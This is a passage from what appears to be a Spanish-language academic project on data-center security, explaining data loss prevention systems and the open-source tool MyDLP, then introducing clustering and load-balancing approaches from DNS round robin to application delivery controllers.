Una vez expuesto el problema que conlleva la fuga de datos para cualquier organización, nos centraremos en mostrar como son los sistemas de prevención de fuga de datos y de que manera se integran en la infraestructura de una empresa.

Como resumen, las ventajas que aporta un sistema DLP a una organización son las siguientes:

- Los sistemas DLP ayudan a la organización con el inventariado de la información sensible. En muchos casos, las organizaciones no saben donde tienen almacenada la información y gracias a las herramientas de los sistemas DLP pueden descubrirla e inventariarla.
- Los sistemas DLP monitorizan el flujo de información en torno a una organización. Mediante el seguimiento de los puntos terminales y de red de comunicaciones, los sistemas DLP pueden ayudar a rastrear el flujo de información confidencial en torno a una organización, identificar los procesos potencialmente desconocidos de negocios que involucran a estos registros.
- Los sistemas DLP bloquean las potenciales fugas de datos antes de que ocurran. Una de las razones más comunes por la que las organizaciones despliegan DLP es para bloquear de forma proactiva las posibles fugas de información.

3.6.1.1 Tecnología DLP

El objetivo de la tecnología DLP es identificar, monitorizar y proteger los datos confidenciales de una organización. Cuando nos referimos a los datos hablamos de los datos tratados por usuarios en sus PCs de trabajo, de los datos que se transmiten por la red o de los datos que pueden almacenarse. En estos tres escenarios son en los que se centra la tecnología DLP, más adelante los comentaremos:

- ***Data in use***: datos tratados por un usuario.
- ***Data in motion***: datos que se pueden transmitir.
- ***Dara in rest***: datos almacenados.

La característica fundamental de la tecnología DLP frente a otros servicios o productos de seguridad es su capacidad de entender los distintos protocolos y formatos de archivo e inspeccionar el contenido de los datos que se usan, transmiten o almacenan, determinando si la acción que se está realizando cumple la política de seguridad de la organización.

Otros términos que suelen usarse para la prevención de fuga de datos son: Data Loss Protection, Data Leak Prevention/Protection, Information Leak Detection and Prevention (ILDP), Information Leak Prevention (ILP), Content Monitoring and Filtering (CMF), Information Protection and Control (IPC) , Extrusion Prevention System, Data exfiltration y data leakage protection.

3.6.2 Tipos de sistemas DLP

Normalmente las soluciones DLP son completas, es decir, en un despliegue de una solución DLP tendremos todos los elementos habilitados. Aun así haremos una categorización de los sistemas que intervienen en una solución completa:

- **DLP de red**. Estos sistemas (ya sea software o un appliance físico) se dedican a analizar todo el tráfico de la red en busca de patrones y aplican las políticas de seguridad. Estos DLP son los utilizados en el escenario de *data in motion*.




Figura 37. DLP de red.

- **DLP basados en host**. Estos sistemas se ejecutan en los PCs de trabajo, portátiles o servidores. Pueden monitorizar y controlar el acceso a los dispositivos de almacenamiento extraible e incluso pueden acceder a los datos antes de que se encripten. La desventaja es que deben instalarse en todos los sistemas en los que haya datos que queremos proteger.




Figura 38. DLP en host.

- **Servidor de políticas**. Almacena de manera centralizada las políticas de seguridad de cada uno de los elementos a proteger. Normalmente está integrado en el DLP de red.

3.6.3 Funcionamiento

El funcionamiento de los sistemas DLP se basa en el análisis de los datos según el contenido y según el contexto. Según la definición para las comunicaciones, el contenido es la carga del producto que se guarda en una infraestructura de almacenaje de datos, o se traslada a través de una infraestructura de telecomunicación, y el contexto es la agrupación de circunstancias específicas de lugar y tiempo, principalmente, en qué se está produciendo el acto de la comunicación. [12]

Las soluciones DLP aplican reglas o técnicas, y lo hacen según el contenido o según el contexto. Para verlo más claro podemos poner un ejemplo:

Un empleado de una organización está conectado a la red corporativa, a este empleado le gusta mucho gastar su tiempo libre comprando a través de internet. El empleado va a tener que introducir los datos de su tarjeta y estos son detectados por el DLP (contenido) pero comprueba que los datos no se envíen a lugares “no permitidos” como el correo electrónico personal o webs con mala reputación (contexto).

Los administradores de la solución DLP deben contar con el apoyo de todos los estamentos de una empresa, apoyándose sobre todo en los departamentos comerciales y de negocio ya que ellos son los que pueden decidir que datos y que

formatos serían los que habría que aplicar a las reglas que se vayan a definir en su solución DLP.

Existen diferentes técnicas para la identificación de contenidos, un DLP puede hacer uso de una o varias de estas técnicas para intentar ofrecer una protección mayor.

3.6.3.1 Técnicas de identificación de contenidos

El instituto SANS describe en el artículo [13] todas las técnicas que aplican o pueden aplicar los sistemas DLP para realizar su análisis de contenido y de contexto, protegiendo los datos de una empresa u organización. No todos los productos incluyen todas las técnicas y pueden existir diferencias significativas entre las implementaciones. La mayoría de los productos pueden también construir políticas complejas a partir de la combinación de técnicas de análisis de contenidos y de contexto.

A continuación se resumen algunas de las técnicas más comunes entre las soluciones DLP del mercado. [12]

Reglas/Expresiones regulares: Es la técnica más común de análisis que podemos encontrar disponible en productos DLP o en herramientas con funcionalidades DLP. Se analiza el contenido según unas reglas especificas (por ejemplo busca números de tarjetas de crédito). Cada solución DLP puede mejorar la capacidad de las reglas de análisis con procedimientos propios.

Es la mejor técnica para un primer análisis, reconoce patrones y expresiones fáciles. Permite una configuración y puesta en producción fácil. Como desventaja hay que señalar que tiene un número alto de falsos positivos.

Coincidencia exacta de datos: Mediante esta técnica se intenta encontrar coincidencias exactas con datos sensibles. El dispositivo DLP se comunicará con una base de datos donde podrá encontrar información sobre los datos y buscar coincidencias exactas.

Por ejemplo una empresa que almacenara datos económicos de clientes podría implementar esta técnica con la que los DLP buscarían coincidencias exactas con la base de datos donde están alojados los datos de los clientes, así los empleados si podrían hacer uso de sus números de tarjeta de crédito para, por ejemplo, compras online sin que fueran bloqueados por una técnica tipo *expresiones regulares*.

Produce un número muy bajo de falsos positivos, aunque el rendimiento es más bajo que con otras técnicas debido a la necesidad de mantener una conexión activa con una base de datos.

Coincidencia completa de archivos: En esta técnica se dispone de un hash de un fichero, cuando se monitoriza el tráfico se intenta localizar archivos que coincidan exactamente con ese hash. Esta técnica se puede considerar como un análisis de contexto ya que no se profundiza en el contenido del archivo.

La ventaja que ofrece es que funciona con cualquier tipo de archivo, y ofrece un número muy bajo de falsos positivos si se dispone de un valor lo suficientemente grande del hash. Como debilidad hay que señalar que es fácilmente evadible, no funciona con contenido editado (como documentos estándar de oficina).

Análisis estadístico: El uso de una máquina de aprendizaje, realización de análisis bayesianos, y otras técnicas estadísticas para analizar contenidos y encontrar violaciones de las políticas establecidas. Esta categoría incluye una amplia gama de técnicas estadísticas que pueden variar en gran medida en su aplicación y en su eficacia. Es un análisis parecido al utilizado para detectar correo spam.

Esta técnica es apta para contenido no estructurado pero es propensa a falsos positivos y falsos negativos. Requiere una gran cantidad de datos de origen, cuanto más grande mejor.

Categorías: Categorías predefinidas con reglas y diccionarios donde se establecen tipos comunes de datos sensibles, como por ejemplo números y formatos de datos bancarios.

Esta técnica, junto con la de expresiones regulares, es de las más utilizadas por los sistemas actuales. Los proveedores de las soluciones deben ofrecer actualizaciones para las categorías a fin de ofrecer un buen servicio.

Es lo mejor para cualquier cosa que se ajuste perfectamente a una categoría proporcionada. Por lo general es fácil de describir el contenido relacionado con la privacidad, reglamentos o directrices específicas para la industria. Es una técnica muy sencilla de configurar, proporcionando un ahorro significativo de tiempo en la generación de políticas.

Pero no es suficiente para una solución DLP completa, es una técnica que sólo está bien para reglas y contenidos fáciles de clasificar.

3.6.4 Arquitectura técnica

El objetivo de un sistema DLP es proteger los datos durante su ciclo de vida (figura 39), ya que el valor intrínseco y contextual de los datos y el riesgo asociado varían a lo largo de todo su ciclo de vida.

Figura 39.Ciclo de vida de los datos.

En términos de DLP, esto incluye tres aspectos [12]:

- *Data in use*
- *Data in motion*
- *Data in rest*

3.6.4.1 Data in use

Data in use se refiere a la protección de la confidencialidad e integridad de los datos mientras el usuario accede o modifica alguno. La herramienta utilizada en estos casos está basada en host, controla la actividad de los datos y puede integrarse con el antivirus para ofrecer protección contra malware que puede comprometer la seguridad e integridad de los datos. Estas herramientas suelen denominarse agentes, los cuales también ayudan a descubrir datos almacenados y mantener un control sobre ellos.

Algunos casos de uso de estos agentes son:

- Restringir la copia de contenido sensible a dispositivos de almacenamiento extraíble como memorias USB, CD/DVD y otros dispositivos. Además protegen de malware que pudieran contener dichos dispositivos externos.
- Restringir los permisos que se les da a las aplicaciones en cuanto al uso de datos confidenciales.

Es igual de importante concienciar a los usuarios sobre la seguridad de los datos. Un atacante puede utilizar técnicas de ingeniería social para acceder a datos confidenciales.

3.6.4.2 Data in motion

Data in motion se refiere a los datos que se transmiten por la red, datos que están en movimiento por una LAN corporativa o por una red pública. Estos son los datos más difíciles de robar ya que necesitan más esfuerzos, necesitan suplantar o interceptar los datos para luego tratarlos, un esfuerzo mayor que robar los datos almacenados de un servidor que ha sido comprometido.

Normalmente los datos en movimiento están siempre protegidos mediante algún protocolo o medio seguro. Las redes privadas virtuales que utilizan IPSec o SSL/TLS son un ejemplo de canales seguros para mover datos.

La arquitectura presente en la protección de datos en movimiento para una solución de DLP está compuesta por:

- **Monitor de red.** La mayoría de soluciones DLP disponen de un sensor pasivo que monitoriza la red, captura paquetes y realiza análisis de contenidos en tiempo real. Un equipo DLP no necesita disponer de un gran rendimiento en cuanto al tráfico analizado en el tiempo ya que DLP es una herramienta que monitoriza las comunicaciones de los empleados, no tráfico de aplicaciones web.
- **Integración con servicios.** Muchos fabricantes de DLP incluyen "agentes" para permitir una integración con servicios como el correo electrónico, FTPs, proxies web, etc. Gracias a la integración con los servicios se pueden monitorizar elementos como el correo electrónico con mayor precisión y con más rapidez.

La ubicación óptima para un análisis de los datos en movimiento es tal y como se muestra en la figura 40, monitorizando el tráfico conectado al gateway para que pueda tener visibilidad del tráfico.




Figura 40.Sistema DLP, ubicación óptima.

3.6.4.3 Data in rest

Data at rest se refiere a los datos que se encuentran en estructuras de almacenamiento. Archivos y bases de datos en discos duros de PCs, portatiles, redes de área de almacenamiento (SAN) y redes NAS. En verdad todos los datos se encuentran almacenados, tanto si están en uso como sino.

Para proteger estos datos, un sistema DLP lo que hace es inventariar todos los datos confidenciales que se encuentren almacenados en todas las ubicaciones de una red, para ello puede realizar escaneos remotos o uso de agentes instalados en hosts. Si ocurre algo con los datos almacenados, el sistema DLP genera alarmas e incluso puede bloquear el acceso a esos datos.

3.6.5 Sistemas DLP en la actualidad

Las preguntas clave a las que toda organización se enfrenta a la hora de conocer el riesgo de las posibles fugas de información son al menos, las siguientes:

- Qué es información confidencial.
- Dónde está.
- Cómo se utiliza.
- Quién la utiliza.

Es necesario que las empresas y organizaciones realicen un estudio de situación para saber de que forma y a cuantas de esas preguntas podrían responder satisfactoriamente.

Existen dos motivos principales para impulsar la adopción de los sistemas DLP en las empresas modernas: la consumerización de la tecnología ("intrusión" de la tecnología doméstica en la oficina) y la creciente sofisticación de las amenazas en contra de una organización. Los usuarios tienen acceso a una gama más amplia de dispositivos tecnológicos, y al contrario que en el pasado, estos dispositivos no siempre están bajo el control administrativo de la organización. Estos dos motivos son la vía técnica, por así denominarlo, para la adopción de los sistemas DLP, pero aun queda por conocer la vía económica.

Según un estudio del instituto **Ponemon** del año 2010 [14] realizado sobre empresas de cinco países (Estados Unidos, Reino Unido, Alemania, Francia y Australia), el coste medio de una pérdida de datos en el 2010 fue de 214 dólares por persona y de 7,2 millones de dólares por organización. Esa cantidad incluye los costes sobre la detección, la notificación, la respuesta y los negocios perdidos.

También se obtiene que el 72% de las pérdidas de datos fueron provocadas por ataques o por negligencias de la organización, tal y como podemos ver en la figura 41. Es una cifra muy relevante, se vuelve necesario reducir esas cifras aplicando soluciones DLP en la organización.




Figura 41.Causas más importantes en la pérdida de datos.

El mercado de fabricantes de soluciones DLP está en alza, ya sea por la concienciación de las organizaciones o por necesidades normativas (PCI DSS). Analizando el cuadrante mágico de Gartner para el año 2011 [15] se observa que los líderes en el mercado son Symantec y McAfee, cumpliendo ampliamente los controles de Gartner para figurar en el cuadrante.

Figura 42.Magic Quadrant de Gartner para los sistemas DLP.

Los proveedores que se incluyen en el cuadrante mágico deben cumplir que:

- Su ámbito cubre la información que viaja por red, la información almacenada y la información en uso.

- Utilizan modernas y avanzadas técnicas de detección.
- Detectan datos sensibles tanto en información estructurada como desestructurada.
- Al menos, pueden bloquear correos electrónicos que incumplan la política de confidencialidad.
- Ya están implantados en varios entornos, con al menos 5 referencias.

Los proveedores no se incluyen en el cuadrante mágico si sus productos:

- Usan mecanismos simples de detección de datos (por ejemplo, basados en diccionarios o expresiones regulares).
- Soportan menos de 4 protocolos (por ejemplo, e-mail, mensajería instantánea y HTTP).
- Se basan en el etiquetado de objetos para posteriormente forzar el cumplimiento de la política.

3.6.6 Análisis de una solución open-source

Tal y como hemos visto en el punto 3.6.5, el mercado actual se centra actualmente en ofrecer una solución completa DLP orientada tanto a la red como a los usuarios. Existen soluciones muy completas basadas en código libre que cumplen, aunque falte más desarrollo, con las especificaciones básicas de un sistema DLP.

A continuación, analizaremos el sistema DLP de código abierto, MyDLP. Una solución libre para crear una red a prueba de fuga de datos.

3.6.6.1 MyDLP

En cuanto a soluciones de código abierto hemos de destacar dos: OpenDLP y MyDLP (versión *Community*). En el caso de OpenDLP tenemos una solución que aún tiene mucho que ofrecernos ya que, por ejemplo, no realiza un análisis "Data in motion". Por esta razón hemos querido destacar MyDLP ya que nos ofrece una solución completa: análisis del tráfico de red y análisis en PC por medio de agentes que se instalan en equipos con plataforma Windows.

Puede detectar posibles fugas de información a través de navegación web (http, https, ftp, sftp), email, impresoras, dispositivo de almacenamiento extraíble, descubrimiento de datos almacenados.

Arquitectura.

El uso y configuración de MyDLP es sencillo, el servidor nos provee de un **consola de administración** vía web en el que podremos configurar las políticas de

seguridad que queramos. Desde este portal o consola de administración también tendremos visión de los agentes que se encuentren instalados en los PCs. Podremos monitorizar los eventos que vayan sucediendo.

El **servidor** de red es el elemento fundamental de la solución MyDLP. Analiza el tráfico y aplica las políticas que se hayan definido. La consola de administración está integrada en el servidor. Está basado en Linux (Ubuntu Server) y puede instalarse en una red en modo appliance (utilizando una máquina específicamente como servidor) o en modo virtual.

El **agente** es un sistema DLP para PCs con Windows, utiliza muy pocos recursos y permite que se monitorice la actividad del ordenador previniendo posibles fugas de información a través de dispositivos USB o impresoras.

Requisitos.

El servidor DLP va a analizar una gran cantidad de información por lo que debemos disponer de un equipo con unas buenas características en cuanto a procesamiento y memoria. MyDLP está basado en un servidor Ubuntu por lo que puede funcionar bien en equipos con bajos recursos, pero el análisis de la información va a necesitar más recursos.

Los agentes corren bajo plataforma Windows y no consumen muchos recursos, funcionan de manera transparente al usuario y avisan de cualquier actividad denegada tanto al servidor como al propio usuario.

Identificación de datos.

La identificación de datos la realiza mediante algunas de las técnicas que hemos explicado en el punto 3.7.3.1, como por ejemplo:

- Palabras clave.
- Expresiones regulares.
- Coincidencia parcial y aproximada de documentos.
- Archivos hash.
- Números IBAN y de tarjetas de crédito.
- Números de identificación personal (DNI, SS, etc.).

Uso de MyDLP para cumplimiento de PCI DSS.

El objetivo principal de PCI DSS es la seguridad y privacidad de los números PAN (*Primary Account Number*). De acuerdo con el estándar, el número PAN es el factor principal que define la aplicabilidad de los requerimientos PCI DSS. MyDLP puede identificar números PAN en mensajes de correo electrónico, tráfico de Internet, tráfico

de mensajería instantánea, archivos copiados a medios extraíbles y archivos enviados a impresoras.

En la web de MyDLP se encuentra un documento en el que se analizan varios requisitos de PCI DSS probando que con la solución MyDLP se cumplen.

En el capítulo 5 implementaremos una solución completa DLP en nuestro laboratorio virtual, veremos ejemplos de configuración y de uso de la herramienta MyDLP.

3.7 Balanceadores

3.7.1 Introducción

Algunos pensarán que los balanceadores de carga no tienen nada de interesante en cuanto a la seguridad en un Data Center pero se equivocan. Imaginad una organización que provee de servicios a través de Internet pero que no utiliza balanceo de ningún tipo, a medida que aumente el tráfico hacia su DMZ el/los servidores irán aumentando su carga de trabajo hasta que, inevitablemente, se provoque una denegación de servicio, y en verdad no ha sido ningún ataque provocado. Mediante la implementación de una solución de balanceo de carga, las empresas aseguran el normal desempeño de sus operaciones, minimizando el riesgo tecnológico dando continuidad al negocio y por consiguiente a sus operaciones.

La optimización de los recursos de un Data Center debe de tratarse con suma importancia, por ello se tratará en este punto de introducir al lector en el tema del balanceo de carga, hablando de fabricantes y de soluciones de código abierto como hemos venido haciendo a lo largo del proyecto.

También hemos de tener en cuenta que a día de hoy los Data Centers actuales cuentan con plataformas de virtualización por lo que el balanceo de carga ha pasado al plano virtual. En el punto 3.9 haremos un repaso a la tecnología ***VMware Distributed Resource Scheduler (DRS)*** la cual se utiliza en la plataforma vSphere para distribuir la carga entre los servidores virtualizados.

3.7.1.1 Clúster o clustering

Debemos comprender algunos términos, que aunque sean más del área de sistemas, nos permitirán entender mejor el funcionamiento de los balanceadores. Lo primero será desarrollar el concepto de clúster o clustering.

Cluster. Un clúster es un conjunto de máquinas que se encuentran conectadas entre sí en red y que funcionan en paralelo compartiendo recursos, de esta forma desde el exterior se ve al clúster como una sola máquina más potente.

Los clústeres ofrecen las siguientes características a un costo relativamente bajo:

- Alto rendimiento
- Alta disponibilidad
- Alta eficiencia
- Escalabilidad




Figura 43.Clúster de servidores.

El uso de los clústeres es posible gracias a la evolución de las redes de alta velocidad (fibra óptica por ejemplo), así como de la tecnología de procesamiento que nos ha permitido disponer de procesadores de alto rendimiento a un precio económico.

Los clústeres pueden clasificarse según sus características:

- **HPCC** (High Performance Computing Clusters): clústeres de alto rendimiento en los cuales se ejecutan tareas que requieren de gran capacidad computacional, grandes cantidades de memoria, o ambos a la vez.
- **HA o HACC** (High Availability Computing Clusters): clústeres de alta disponibilidad cuyo objetivo de diseño es el de proveer disponibilidad y confiabilidad. Se consigue ofrecer una gran disponibilidad de los servicios ubicados en el clúster. Gracias a software de recuperación de fallos y de monitorización ofrecemos confiabilidad.
- **HT o HTCC** (High Throughput Computing Clusters): clústeres de alta eficiencia cuyo objetivo de diseño es el ejecutar la mayor cantidad de tareas en el menor tiempo posible.

3.7.2 Evolución

3.7.2.1 DNS

Antes de que existieran soluciones dedicadas al balanceo ya había distintas formas de disponer de recursos en alta disponibilidad y con escalabilidad. El más conocido y que sigue usándose a día de hoy es el **DNS**. DNS proporciona también un modo por el que puede responder a cada petición de resolución de nombres con múltiples IPS en diferente orden. Es una solución básica pero eficiente así como fácil de implementar. Esto es lo que se conoce como ***DNS Round Robin***. [16]




Figura 44.Balanceo de carga a través de los servidores DNS.

Como vemos en la figura 44, la primera petición devuelve 192.168.0.1/192.168.0.2, la segunda petición devuelve 192.168.0.2/192.168.0.1. El orden en que las direcciones IP de la lista se devuelven, es la base del término Round Robin.

Desde el punto de vista de la escalabilidad, esta solución funciona correctamente. Podemos comprobarlo simplemente con ver que esta solución se sigue usando a día de hoy sobre todo en cuanto a balanceo de carga global o a la distribución de la carga a diferentes puntos de servicio en todo el mundo. Cuando un administrador añade un nuevo servidor, solo tiene que darlo de alta en los registros del DNS.

El problema que encontramos con esta solución es la alta disponibilidad. El servidor DNS no puede saber que servidores funcionan, cuando le llega una petición de resolución el DNS responde con una IP como ya hemos visto, pero no sabe si esa IP pertenece a un servidor ocupado, libre o habilitado.

3.7.2.2 Software propietario

Para solucionar problemas, como los de la alta disponibilidad, se comenzó a desarrollar soluciones software implementadas directamente sobre las aplicaciones o sobre el sistema operativo del servidor. En este punto es en el que se considera el comienzo de una segunda generación de balanceadores, basados en un nodo que reparte las conexiones. Aunque existen varias soluciones dependiendo del fabricante o desarrollador, todas funcionan de la misma manera, engañar a la red. Un ejemplo de estas soluciones es la de ofrecer una IP única para el clúster, tal y como también ocurre cuando se apilan equipos de red (switches o routers).




Figura 45.Balanceo de carga a través de software.

Un usuario se conecta directamente a la IP del clúster (en la figura 45, la dirección 192.168.2.1) en vez de a la IP del servidor, el clúster inicia la conexión reenviando la petición a uno de los servidores, el servidor que recibe la conexión dependerá de como esté implementada la solución de balanceo. Normalmente se mantiene un registro de las conexiones activas en cada servidor y las siguientes conexiones se dirigen a los que menos carga tengan (por ejemplo al servidor con IP 192.168.1.4 de la figura 45).

La escalabilidad en los clústeres es evidente, se agrega un nuevo servidor al clúster y éste se comunica con los demás servidores para informar de su presencia. A medida que el clúster va creciendo y la carga de trabajo aumenta comienzan los problemas, se necesita intercambiar mucha más información entre los servidores para informar de las conexiones activas que tienen cada uno, lo que lleva a una latencia en el servicio. La escalabilidad funciona hasta llegar a un número determinado de servidores.

La alta disponibilidad si se mantiene en una implementación así, al informar los servidores de su estado nunca llegará una petición de conexión a un servidor que no esté disponible. Pero mantener la alta disponibilidad afecta también a la escalabilidad.

3.7.2.3 Balanceadores basados en red

Los balanceadores basados en red son dispositivos hardware o virtuales ubicados fuera del clúster. Son los precursores de los *Application Delivery Controllers*, la nueva generación de balanceadores de carga.

Gracias a la independencia frente a los servidores, los balanceadores pueden aplicar técnicas orientadas a redes. La función de estos dispositivos es proveer de una dirección IP virtual al exterior de la red (a través de un servidor virtual de aplicaciones), cuando se produce una conexión a esa IP el balanceador reenviará la conexión a uno de los servidores reales mediante NAT bidireccional.




Figura 46.Balanceo de carga mediante equipos dedicados.

Es el dispositivo balanceador el que establece la conexión con el servidor más adecuado, utiliza técnicas para conocer el estado de todos los servidores de los clústeres. La escalabilidad la establece el dispositivo, por su rendimiento y las redes unidas a él. Al ser un balanceo con un nodo que distribuye el tráfico, puede haber un problema de "cuello de botella" ya que es el único punto de entrada, por eso debe de disponer de un rendimiento elevado.

La alta disponibilidad se refuerza con una solución basada en hardware. Obviamente es necesario desplegar una solución en alta disponibilidad hardware mediante un par de dispositivos conectados en red.

3.7.2.4 Application Delivery Controllers (ADC)

Un *Application Delivery Controller* (ADC) es un dispositivo de red que ayuda a los Data Centers en las tareas comunes realizadas por los sitios web en un esfuerzo por eliminar la carga de los servidores web propios. Suele ubicarse entre el firewall/router y la granja de servidores. Los ADCs son la nueva generación de balanceadores de carga basados en red.

Del propio nombre se deduce que está orientado sobre todo a aplicaciones más que a servidores en sí, por eso un ADC provee de más funcionalidades que las de un balanceador de carga habitual. Algunas de sus funcionalidades son la multiplexación de conexiones, seguridad en capa de aplicación, SSL offload, conmutación basada en el contenido combinada con balanceo de carga básico.

No entraremos más en detalle ya que en el siguiente punto profundizaremos en el funcionamiento y en la arquitectura de estas soluciones.

3.7.3 Funcionamiento y arquitectura ADC

A partir de las definiciones dadas en la introducción podemos explicar el funcionamiento del balanceo de carga en los ADC y por ende en los balanceadores de carga basados en red. El funcionamiento básico ya ha sido descrito en los anteriores puntos, por lo que aquí presentaremos un ejemplo de despliegue y veremos las fases de una conexión a un pool de recursos.

Por lo general ubicaremos el balanceador entre los clientes y los servidores que proveen los servicios a los que los clientes quieren acceder. Dispondremos de un servidor virtual configurado que apunta a dos puntos de servicio, como vemos en la figura 47.

